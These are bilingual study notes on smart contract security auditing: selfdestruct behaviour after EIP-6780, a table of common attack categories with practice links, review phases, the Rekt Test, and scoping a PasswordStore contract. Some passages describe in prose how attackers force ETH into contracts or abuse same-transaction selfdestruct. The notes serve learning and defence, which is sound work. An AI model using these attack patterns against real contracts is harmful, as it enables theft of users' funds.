> **

> **注意 / NOTE**: 这是一个用来记录我在智能合约安全中学习和 debug 经验的笔记，仅供参考。
> This is a note used to record my learning and debugging experience in smart contract security, for reference only.

> 📋 **目录导航 / Table of Contents**: 点击右上角的目录图标 (📋) 查看完整目录
> Click the table of contents icon (📋) in the upper right corner to view the complete directory

> Author: YoYiL

> Reference: https://github.com/Cyfrin/Updraft

Table of Contents

WSL 与 VS Code 开发环境配置

一、WSL 已安装工具包

1.1 版本控制与基础工具

- **git** - 版本控制系统
- **make tools** - 构建工具

1.2 以太坊/Solidity 开发工具

- **foundry** - 以太坊开发工具链
- **Slither-analyzer** - 智能合约静态分析工具
- **Aderyn** - 基于 Rust 的静态分析工具

1.3 代码分析工具

- **cloc** - 代码行数统计工具
- **Header** - 头文件工具

二、生成 PDF 审计报告流程

repo：https://github.com/Cyfrin/audit-report-templating

2.1 准备工作

1. 将所有发现记录到 Markdown 文件（如 `report-example.md`）
2. 在文件顶部添加元数据信息

2.2 安装必要软件

1. 安装 Pandoc
2. 安装 LaTeX
3. 如遇到 `File 'footnotebackref.sty' not found` 错误，需安装额外包

2.3 配置模板

1. 下载 `eisvogel.latex` 模板
2. 将模板放置到 `~/.pandoc/templates/` 目录
3. 将 Logo 文件（PDF 格式）命名为 `logo.pdf` 并放置在工作目录

2.4 生成报告

执行以下命令：

```
pandoc report-example.md -o report.pdf --from markdown --template=eisvogel --listings
```

三、VS Code 扩展清单

3.1 开发辅助工具

- **Comment Divider** - 注释分隔符，美化代码注释
- **Git History** - Git 历史记录查看
- **GitHub Copilot** - AI 代码助手
- **Prettier - Code Formatter** - 代码格式化工具
- **vscode-pdf** - PDF 文件查看器

3.2 Web 开发

- **Live Server** - 本地开发服务器，支持热重载

3.3 Solidity 智能合约开发

- **Solidity - Juan Blanco** - Solidity 语言支持
- **Solidity Metrics** - Solidity 代码度量分析
- **Solidity Visual Developer** - 提供安全为中心的语法和语义高亮

3.4 实用工具

- **Pretty JSON** - JSON 格式化工具

3.5 编辑器主题

- **Dracula Theme Official** - Dracula 官方主题

四、安全措施

4.1 开发环境隔离

- **Dev Container** - 创建隔离的开发容器环境，防止潜在攻击和依赖污染

Dangerous Functions

selfdestruct()

The Unique Characteristic of Selfdestruct

Why `selfdestruct` stands out lies in its exceptional behavior once a contract gets destroyed. Any Ethereum (or ETH) residing within the deleted contract gets automatically 'pushed' or 'forced' into any address that you specify.

Under normal circumstances a contract that **doesn't contain a receive or fallback function** (or some other payable function capable of receiving funds) cannot have ETH sent to it.

Only through the use of `selfdestruct` can you be permitted to push any Ethereum into such a contract.

So if ever you're hunting for an exploit, or you have identified an attack where you need to force ETH into a contract, `selfdestruct` will be your instrument of choice.

`SELFDESTRUCT` **是唯一可以绕过** `receive` **和** `fallback` **函数限制的方式**，它可以强制向任何合约发送以太币，无论目标合约是否有接收函数。此外，**SELFDESTRUCT 只是单纯地转移余额，不会触发目标合约的任何函数！**

重大变化：EIP-6780 的影响

从 Cancun 硬分叉开始，底层操作码不再删除代码和数据 。EIP-6780 显著削减了 SELFDESTRUCT 操作码的功能 。

Ethereum Dencun 升级引入的 EIP-6780 更新了 selfdestruct 操作码，停用了合约的销毁功能 。这意味着：

- 合约代码不再被实际删除
- 合约存储不再被清除
- 只有余额转移功能保留

EIP-6780 的核心规则

EIP-6780 建议的改变是 SELFDESTRUCT 只能在创建合约的同一交易中被调用 。这意味着：

情况1：同一交易中创建和销毁（完全有效）

当 SELFDESTRUCT 在部署合约的同一交易中执行时，这个特定的 EIP 保留了操作码的完整功能 。

具体例子：

```
// 在一个交易中：
// 1. 部署合约A
// 2. 立即调用合约A的selfdestruct()
// 结果：合约完全被销毁，代码和状态都被移除
```

情况2：不同交易中销毁（功能受限）

Ethereum Dencun 升级引入了 EIP-6780，更新了 selfdestruct 操作码，停用了合约的销毁功能 。

具体例子：

```
// 交易1：部署合约A
// 交易2：调用合约A的selfdestruct()
// 结果：只转移余额，但合约代码和状态保留（变成"僵尸合约"）
```

当前状态和弃用

SELFDESTRUCT 已经被弃用了一段时间 。在 Solidity 0.8.24 版本中，编译器会对使用 `selfdestruct` 发出弃用警告 。

"selfdestruct" 已被弃用。注意，从 Cancun 硬分叉开始，底层操作码不再删除代码和数据 。

当前可能的攻击向量

1. 强制发送以太币攻击

操作码仍然转移以太币 ，这意味着攻击者仍然可以：

- 强制向目标合约发送以太币
- 破坏依赖精确余额计算的合约逻辑
- 绕过某些访问控制机制

2. 同交易创建-销毁攻击

由于 **EIP 在合约创建的同一交易中执行 SELFDESTRUCT 时保留了操作码功能** ，攻击者可以：

- 在同一交易中部署恶意合约并立即销毁
- 利用这种模式进行复杂的攻击
- 规避某些检测机制

3. 状态不一致攻击

以太坊已在 Cancun 升级中纳入了 EIP-6780，修改了 SELFDESTRUCT 操作码的行为 ，但由于余额转移功能保留，可能导致：

- 合约状态与实际余额不匹配
- 依赖合约"死亡"状态的逻辑被破坏

防护措施

1. 避免依赖合约销毁

- 不要假设合约会被完全移除
- 设计时考虑合约可能"僵尸化"

2. 余额检查保护

- 实现robust的余额验证逻辑
- 不依赖精确的余额计算


3. 状态管理

- 使用明确的状态标记而非依赖合约存在性
- 实现暂停/停用机制

4. 访问控制强化

- 不依赖合约不存在作为安全保证
- 实现多层访问控制

Attack Vectors



Exploit	Remix 🎧	Ethernaut 👩‍🚀	Damn Vulnerable DeFi 💰	Case Studies 🔎
Reentrancy	Remix	Re-entrancy	Side Entrance	The Ultimate List
Arithmetic	Remix	Token	None	Coming Soon...
Denial Of Service (DoS)	Remix	Denial	Unstoppable	Coming Soon...
Mishandling Of Eth	Remix (Not using push over pull) Remix (Vulnerable to selfdestruct)	King	None	Sushi Swap
Weak Randomness	Remix	Coin Flip	None	Meebits
Missing Access Controls	Remix	Fallout	None	Coming Soon...
Centralization	Remix	None	Compromised	Oasis And every rug pull ever.
Failure to initialize	Remix	Motorbike	Wallet Mining	Parity Wallet
Storage Collision	Remix	Preservation	None	Coming Soon...
Oracle/Price Manipulation	(Click all of these) OracleManipulation.sol BadExchange.sol FlashLoaner.sol IFlashLoanReceiver.sol	Dex 2	Puppet Puppet V2 Puppet V3 The Rewarder Selfie	Cream Finance
Signature Replay	Remix	N/A	Coming soon...	Coming soon...
Opcode Support/EVM Compatibility	Coming Soon...	None	None	zkSync/GEM
Governance Attack	Coming Soon...	None	None	Tornado Cash

Exploit	Remix 🎧	Ethernaut 👩‍🚀	Damn Vulnerable DeFi 💰	Case Studies 🔎
Stolen Private Keys	Coming Soon...	None	None	Vulcan Forged Mixin
MEV	Remix	None	None	Vyper Attack
Invariant Break (Other exploits can cause this)	Doesn't work great in remix	N/A	N/A	Euler

Security Review

What is a Smart Contract Audit?

Let's start off by stating that the term "smart contract audit" is a bit of a misnomer. As a more appropriate alternative, I am a stout advocate of "security review." I even have a T-shirt to prove my allegiance!

You might be wondering why this change of terms is required. Well, it's because the term 'audit' might wrongly insinuate some kind of guarantee or even encompass legal implications. A security review, being free of these misconceptions, exudes the essence of what we are actually doing: looking for as many bugs as possible to ensure maximum code security.

> Note: Despite this, many protocols still insist on requesting a "smart contract audit," so it's eminent to know that the terms are interchangeable. When you hear "security review", think "smart contract audit" and vice versa. Protocols are often unaware of these nuances, but you, as a trained security researcher, know better!

The Three Phases of a Security Review

- High Level Overview
- People say "audit" -> security review
- There is no silver bullet to auditing, and they have limitations
- 3 phases of a security review
  - Initial Review
    - 1. Scoping
    - 1. Reconnaissance（侦察）
    - 1. Vulnerability identification
    - 1. Reporting
  - Protocol fixes
    - 1. Fixes issues
    - 1. Retests and adds tests
  - Mitigation Review
    - 1. Reconnaissance
    - 1. Vulnerability identification
    - 1. Reporting

Often a single audit won't be enough, protocols are really entering into a security journey which may include:

- Formal Verification
- Competitive Audits
- Mitigation Reviews

- Bug Bounty Programs

Reach Out for a Review

The review process begins when a protocol reaches out, be it before or after their code is complete. After they make contact, it's important to determine the cost of a review based on things like:

- Code Complexity/nSLOC
- Scope
- Duration
- Timeline

Lines of Code: Duration

- 100 : 2.5days
- 500 : 1 Week
- 1000 : 1-2 Weeks
- 2500 : 2-3 Weeks
- 5000 : 3-5 Weeks
- 5000+: 5+ weeks

Take this with a lot of salt though, as these timelines vary largely based on circumstance.

With the submission of a `commit hash` and `down payment` by the protocol and start date can be set!

> Note: The `commit hash` is the unique ID of the codebase an auditor will be working with.

Initial Report

Once the review period is over, the auditors compile an initial report. This report includes all findings, categorized according to severity

- High
- Medium
- Low
- Information/Non-critical
- Gas Efficiencies

High, medium and low findings have their severity determined by the impact and likelihood of an exploit.

Informational/Non-Critical and Gas are findings focused on improving the efficiency of your code, code structure and best practices. These aren't vulnerabilities, but ways to improve your code.

Mitigation Phase

The protocol's team then has a fixed period to address the vulnerabilities found in the initial audit report. More often than not, they can simply implement the recommendations provided by the auditors.

Final Report

Upon completion of the mitigation phase, the audit team compiles a final audit report focusing exclusively on the fixes made to address the initial report's issues. Hopefully, this cements a strong relationship between the protocol and the audit team, fostering future collaborations to keep Web3 secure.

Ensuring a Successful Audit

For an audit to be as successful as possible, you should ensure that there's:

- Good documentation
- A solid test suite
- Clear and readable code
- Modern best practices are followed
- Clear communication channels
- An initial video walkthrough of the code

By considering auditors as an extension of your team, maintaining an open channel of communication, and providing them with the necessary documentation and context, you ensure the audit process is smoother and more accurate, providing auditors valuable context of the codebase.

Post Audit

Lastly, remember that a smart contract audit is an integral part of a security journey rather than an endpoint. Even after an audit, any subsequent code changes need to be reviewed as the new code is unaudited, regardless of the size of the change.

> Remember: One audit might not be enough. Getting more eyes on your code is only going to increase the chances of catching vulnerabilities before it's too late

What an audit *isn't*

Going through a security review does not mean that your code is bug free. Security is a continuous process tha tis always evolving.

> "There is no silver bullet in smart contract auditing. But understanding the process, methods, and importance of regular security reviews can significantly enhance your protocol's robustness."

Embedding Security Audits in Development Lifecycle

The process of developing a smart contract follows a lifecycle too. According to the OWASP (The Open Web Application Security Project) guide, security isn't just a one-off step but a part of your ongoing smart contract journey. It is about fostering the mindset that security is continuous. The smart contract developer lifecycle entails the following stages:

1. **Plan and Design**
2. **Develop and Test**
3. **Get an Audit**
4. **Deploy**
5. **Monitor and Maintain**

OWASP strongly emphasizes that embedding security considerations into all stages of your Development Lifecycle is what it takes to build a secure decentralized application, not just conducting a one time smart contract “check.” Before deploying your contract, think hard about the security measures in place and ensure to maintain and monitor your code post-deployment.

While a smart contract security audit is an absolute necessity, also ensure to plan for any contingencies post-deployment. The key takeaway here is this: Smart contract security is a crucial part of the smart contract development lifecycle and should be treated with as much care as the development of the smart contract itself.

Rekt Test

'Rekt' 在这里是拼写变体，源自英语俚语 'wrecked'（毁灭）

Audit Readiness

The concept that once you've had an audit done, you're ready to ship - is wrong. There are two tests that I tell everyone to look at prior to getting a security review one is the **nacentxyz simple-security-toolkit** and the other is **The Rekt Test**, by Trail of Bits.

The Rekt Test

The Rekt Test is highly important as it poses a set of questions to gauge your protocol's preparedness for an audit. This tool forces you to think about security measures from a more proactive angle. Should your protocols fail to answer these questions, the chances are that they're not audit-ready.

The questions touch on several aspects like documentation, security roles, security tools, and protective measures, among others. Here's a curated list:

1. **Do you have all actors roles and privileges documented?**
2. **Do you keep documentation of external services contracts and oracles?**
3. **Do you have a written and tested incident response plan?**
4. **Do you document the best ways to attack your system?**
5. **Do you perform identity verification and background checks on all employees?**
6. **Do you have a team member with security defined in the role?**
7. **Do you require hardware security keys for production systems?**
8. **Does your key management system require multiple humans and physical steps?**
9. **Do you define key invariants for your system and test them on every commit?**
10. **Do you use the best automated tools to discover security issues in your code?**
11. **Do you undergo external audits and maintain a vulnerability disclosure or bug bounty program?**
12. **Have you considered and mitigated avenues for abusing users of your system?**

As developers, you must be able to answer all these queries before you proceed with an audit. If you're dealing with a protocol that fails to answer these questions, it's best to tell them the protocol isn't ready to ship, or arguably audit, until they can.

> "Delegate responsibility to someone on your team for security - Give your project a sense of ownership and a point person to handle any security breaches."

Nascent Audit Readiness Checklist

This checklist is another effective method to assess if you're ready for an audit. Though it offers different perspectives, it's another tool that helps you determine if your protocols are prepared for audits.

Tools for Security Reviews


Static Analysis: Debugging Without Execution

Static analysis represents the next level of defense. This method automatically checks for issues without executing your code, hence the debugging process remains `static`. Slither, 4nalyzer, Mythril, and Aderyn are some prominent tools in the static analysis category.

Throughout this course, we'll work heavily with Slither and Aderyn, you'll become experts at these static analysis options.

Fuzz Testing: Randomness Meets Tests

Next we have Fuzz testing, which really comes in two flavours, `fuzz testing` and `stateful fuzz testing`.



A few other types of testing we *won't* be covering are `differential test` and `chaos tests`, but in an effort to further you security journey, you always want to be looking for new looks and expanding your knowledge, so you may want to check them out.

Formal Verification: Mathematical Proofs

Formal verification is a broad term for deploying formal methods to affirm the correctness of hardware or software. Often, these methods involve converting the codebase into mathematical expressions and deploying mathematical proofs to authenticate that the code does or doesn't do something specific.

A popular formal verification approach is symbolic execution. This method converts your Solidity function into math or a set of boolean expressions. Manticore, Certora, Z3 stand tall in this domain.

We will delve deeper into formal verification in later sections.

AI Tools: Not Quite There Yet

Lastly but importantly, AI tools offer another dimension to imagine code auditing functionalities. However, despite their potential, they have some distance to cover before they provide substantial value for securing a codebase. At present, using AI tools could serve as a sanity check or aid in looking for something quickly, but if a project suggests it has been audited by an AI tool like `ChatGPT`, it is best to be skeptical and question if the project takes security seriously.

There's a great GitHub repo by ZhangZhuoSJTU that illustrates examples of bugs that are detectable by machines and those that aren't. Check it out **here**.

What If Your Security Audit Fails?

Redefining the Role of Auditors

In the eyes of many, the fundamental purpose of a security audit is to identify and rectify the most critical vulnerabilities in a system. However, Tincho encourages us to look beyond this simplistic view.

> Auditors should provide value, regardless of whether or not they spot critical issues.

In other words, an auditor's value doesn't solely rest upon their ability to find vulnerabilities. Instead, their advice should strengthen the overall security protocol and offer pragmatic solutions for future scenarios.

Of course, it goes without saying that the fewer critical vulnerabilities that are overlooked, the better - the safer Ethereum will be. It's naive however to believe that an auditor is solely responsible for when things go wrong.

Who Owns the Blame?

The notion of finding a scapegoat when a system is exploited is a regressive one.

> A whole chain of events leads to the successful exploitation of a vulnerability.

Attributing the failure of a system to an auditor's incompetency is simplistic and misguided. If a vulnerability was missed, it means it slipped past numerous stages of checks and balances, of which an audit is just one. When a flaw goes unnoticed for as long as four months, there are perhaps lapses in system monitoring and in many other security parameters.

The Auditor's Role in the Wake of a Breach

So, what should an auditor do if a protocol they've reviewed ends up compromised? The answer is that a responsible security partner should not abandon their client in the midst of a crisis.

As an auditor, you may be able to help mitigate the damage, restrict the scope of the attack, and possibly identify the hackers. A quality auditor must be there, lending their expertise, during the inevitable chaos that ensues after a breach.

> "If you are to be the trusted security partner of your clients, probably, when they are hacked, you want to be there. You want to be there supporting them." - Tincho

PasswordStore

Scoping

Scoping: Etherscan

As security researchers, you're looking for more than bugs. You're looking for code maturity. If all you have is a codebase on etherscan, if there's no test suite, if there's no deployment suite you should be asking: `how mature is this code?`

> **Remember: Secure protocols not only safeguard the code but also our reputation as researchers. They will likely blame us for a security breach if we've audited a compromised codebase.**

If all they provide is an etherscan link, can you assure the protocol's safety? In these cases, the answer is a resounding **NO**.

The Rekt Test

1. *Do you have all actors, roles, and privileges documented?*
2. *Do you keep documentation of all the external services, contracts, and oracles you rely on?*
3. *Do you have a written and tested incident response plan?*
4. *Do you document the best ways to attack your system?*
5. *Do you perform identity verification and background checks on all employees?*
6. *Do you have a team member with security defined in their role?*
7. *Do you require hardware security keys for production systems?*
8. *Does your key management system require multiple humans and physical steps?*
9. *Do you define key invariants for your system and test them on every commit?*
10. *Do you use the best automated tools to discover security issues in your code?*
11. *Do you undergo external audits and maintain a vulnerability disclosure or bug bounty program?*
12. *Have you considered and mitigated avenues for abusing users of your system?*

If all they've provided you is an Etherscan link - the answer is poorly.

> **If you're offered monetary reward to audit an Etherscan-only codebase, that's a red flag. Say NO. Doing otherwise contradicts our mission to promote secure protocols.**

Do not take clients who have not shown the same commitment to security in their codebase as you would. If you work with clients like those described above, it should be to educate them on how to write good tests and how to prepare their code for a review.

Scoping: Audit Details

Preparing for the Audit: Onboarding Questions

For your convenience, we've compiled a reference of **Minimal Onboarding Questions**. This document will help you extract the minimum information necessary for a successful audit or security review.

We've also included a more **Extensive Onboarding Questions** document which is more derivative of what we at Cyfrin use for private audits - we'll go over this in more detail later.

Let's go through these questions and understand why each one is important in preparing for our security review.

1. **About the Project:** Knowledge about the project and its business logic is crucial. You need to be aware of what the project is intended to do so as to spot areas where code implementation does not align with the project's purpose. Remember 80% of vulnerabilities are a product of business logic implementation!
2. **Stats:** Information about the size of the codebase, how many lines of code are in scope, and its complexity are incredibly vital. This data will help to estimate the timeline and workload for the audit.
3. **Setup:** We need to ask the protocol how to build and test the project, which frameworks they've used etc.
4. **Review Scope:** Know the **exact commit hash** that the client plans to deploy and the **specific elements of the codebase** it covers. You do not want to spend time auditing code that the client has already modified or doesn't plan to use. The protocol should include the appropriate GitHub URL and explicitly detail which contracts are in scope.
5. **Compatibilities:** Information about the solidity version the client is using, the chains they plan on working with, and the tokens they will be integrating is important, we'll go into why later.
6. **Roles:** This entails understanding the different roles and powers within the system and detailing what the different actors should and shouldn't be able to do.
7. **Known Issues:** Understanding existing vulnerabilities and bugs which are already being considered/fixed. This will allow you to focus on the hidden issues.

Scope

For this particular example, the client has provided scope:

```
./src/

└── PasswordStore.sol
```

In this case, a single contract - depending on the maturity of the protocol, you may want to request to include their deployment process, or to provide feedback on their tests - but this is largely a private audit consideration. **In competitive audits, the outlined scope is the only code that will be valid.**

Scoping: CLOC(*Count Lines of Code*)

Stats *Use something like solidity metrics or cloc to get these.*

- nSLOC: XX
- Complexity Score: XX
- Security Review Timeline: Date -> Date

One of the components of the `Stats` section is `nSLOC` or `number of source lines of code`. A very simple tool exists to help us derive this count.

CLOC - cloc counts blank lines, comment lines, and physical lines of source code in many programming languages. It's compatible with Solidity, Python, Rust and many more.

```
yoyi@DESKTOP-U4E23IF:~/sc-security/3-passwordstore-audit$ cloc ./src/
       1 text file.
       1 unique file.
       0 files ignored.

github.com/AlDanial/cloc v 2.06  T=0.01 s (89.4 files/s, 3664.0 lines/s)
-------------------------------------------------------------------------------
Language                     files          blank        comment           code
-------------------------------------------------------------------------------
Solidity                         1              6             15             20
-------------------------------------------------------------------------------
```

The Importance of Knowing Your Codebase Size

As you perform more audits and delve further into security research, you'll start to gauge the pace at which you can audit a code base. Understanding that pace enables you to estimate more accurately the time required for future coding or auditing tasks based on the size of the code base.

This is incredibly useful, as with time, you can use your past audit experience and tell the protocol you're working with how long it will take to audit their codebase. Notably, this pace tends to speed up as you do more security reviews. Nevertheless, it's a good starting point.

> *"When auditing 1000 lines of code for the first time, you now have an estimated timeline for subsequent audits or security reviews of 1000 lines codebases."*

Often, competitive audits might have a quicker timeline depending on the auditing platform. Upon having a good grasp of your auditing speed, it may assist in selecting competitive audits that align with your capabilities, or even ones that push you to accelerate your pace.

The Tincho Auditing Method

To illustrate the Tincho auditing method, we're going to refer to a video where Tincho performs a live auditing of the Ethereum Name Service (ENS).

> "I don't have a super formal auditing process. I will just show you briefly some things that I do..." - Tincho

First Step

First thing's first - download the code, and **read the documentation**. You need to familiarize yourself with the content and context of the codebase, learn the jargon you can expect to see in the code and become comfortable with what the protocol is expected to do.

READ THE DOCUMENTATION

Tools and Frameworks

Tincho describes a number of tools he uses while performing security reviews, bring the tools you're most familiar and best with.

- **VS Codeium**: a text editor with a privacy focus. It's based on VS Code but removes a lot of the user tracking telemetry
- **Foundry**: As a framework for reviewing codebases Foundry is incredibly fast and allows for quick testing with it's robust test suite
- **CLOC**: A simple command-line utility that helps count lines of code which can give a sense of the complexity of different parts of the codebase.
- **Solidity Metric**: Another tool developed by Consensys that provides useful metrics about your Solidity codebase.

By leveraging `CLOC` and `Solidity Metrics`, a security researcher can organize the codebase by complexity and systemically go through the contracts - marking them each complete as appropriate. This pragmatic approach ensures no stone is left unturned.

It's recommended to start with the smaller and more manageable contracts and build upon them as you go.

There's a point in an audit where your frame of mind should switch to an adversarial one. You should be thinking *"How can I break this..."*

```
function recoverFunds(address _token, address _to, uint256
_amount)external onlyOwner{
    IERC20(_token).transfer(_to, _amount);
}
```

Given even simple functions like above, we should be asking ourselves

- **"Will this work for every type of token?"**
- **"Have they implemented access control modifiers properly?"**

> *USDT is a 'weird ERC20' in that it doesn't return a boolean on transferFrom calls*

Audit, Review, Audit, Repeat

Keeping a record of your work is crucial in this process.

> Tincho recommends taking notes directly in the code *and* maintaining a separate file for raw notes/ideas.

Remember, there is always a risk of diving too deep into just one part of the code and losing the big picture. So, remember to pop back up and keep an eye on the over-all review of the code base.

Not everything you'll be doing is a manual review. Applying your knowledge of writing tests to verify suspicions is incredibly valuable. Tincho applies a `fuzz test` to his assessment of functions within the ENS codebase.

Communication

Tincho describes keeping an open line of communication with the client/protocol as `fundamental`. The protocol is going to possess far more contextual understanding of what constitutes intended behavior than you will. Use them as collaborators. `Trust but validate.`

> "I would advise to keep the clients at hand. Ask questions, but also be detached enough." - Tincho

Wrapping it Up-Timeboxing

Sometimes it can feel like there's no end to the approaches you can make to a codebase, no end to the lines of code you can check and verify.

Tincho advocates for time-bounding yourself. Set limits and be as thorough as possible within them.

> "The thing is...I always get the feeling that you can be looking at a system forever." - Tincho

The Audit Report and Follow Up

The last stage of this whole process is to present an audit report to the client. It should be clear and concise in the detailing of discovered vulnerabilities and provide recommendations on mitigation.

It's our responsibility as security researchers to review the implementation of any mitigations the client employs and to assure that *new bugs* aren't introduced.

Aftermath of a Missed Vulnerability

There will always be the fear of missing out on some vulnerabilities and instead of worrying about things that slip through the net, aim to bring value beyond just identifying vulnerabilities. Be that collaborative security partner/educator the protocol needs to employ best practices and be prepared holistically.

As an auditor it's important to remember that you do not shoulder the whole blame when exploits happen. You share this responsibility with the client.

> This doesn't give you free reign to suck at your job. People will notice.

A last takeaway from Tincho:

> "Knowing that you're doing your best in that, knowing that you're putting your best effort every day, growing your skills, learning grows an intuition and experience in you."

Reconnaissance

Recon: Context

First Step: Understanding The Codebase

If we're following `The Tincho` method, our first step is going to be reading the docs and familiarizing ourselves with the codebase. In VS Code, you can click on the `README.MD` file in your workspace and use the command `CTRL + SHIFT + V` to open the preview mode of this document.

> You can also open the preview pane by opening your command pallet and typing `markdown open preview`.


Quick tip: Check if an extension must be installed for VS Code if it's not working for you.

Already, we should be thinking about potential attack vectors with the information we've gleaned.

Is there any way for an unauthorized user to access a stored password?

Once you've finished reading through the documentation, we can proceed to...

Scoping Out The Files (Solidity Metrics)



Applying Tincho's methodology to this process, we can:

1. Scroll down to the section containing the various files and their lengths.
2. Copy this info and paste it onto any platform that allows for easy viewing and comparison— like Google Sheets or Notion.

> Please note that if your codebase contains a solitary file like ours, this step won't be necessary.

Some aspects I'll draw your attention to in this metrics report are the `Inheritance Graph`, `The Call Graph`, and `The Contracts Summary`. It's not super obvious with such a simple protocol, but these are going to provide valuable insight down the line. Familiarize yourself with them now (way at the bottom).

Recon: Understanding the Code

How Tincho Cracked the Code

Tincho, was very pragmatic in his approach, literally going through the code line by line. This method might seem like he was looking for bugs/vulnerabilities in the code. But actually, he was just trying to understand the codebase better. In essence, understanding the functionalities and architecture of the code forms the first and most important part of code inspection.

So let's take it from the top, just like Tincho did...

Understanding What the Codebase Is Supposed to Do

Our client's documentation has let us know what the intended functionality of the protocol are. Namely: A user should be able to store and retrieve their password, no one else should be able to see it.


Scanning the Code from the Top

After gaining a fundamental understanding, you can start going through the code. You can jump directly to the main functionality. However, to keep things simple, let's just start right from the top and start working our way down.

The open source license seems fine. A compiler version of `0.8.18` may not be an immediate concern, but we do know that this isn't the most recent compiler version. It may be worthwhile to make note of this to come back to.

```
// SPDX-License-Identifier: MIT

pragma solidity 0.8.18; // Q: Is this the correct compiler version?
```

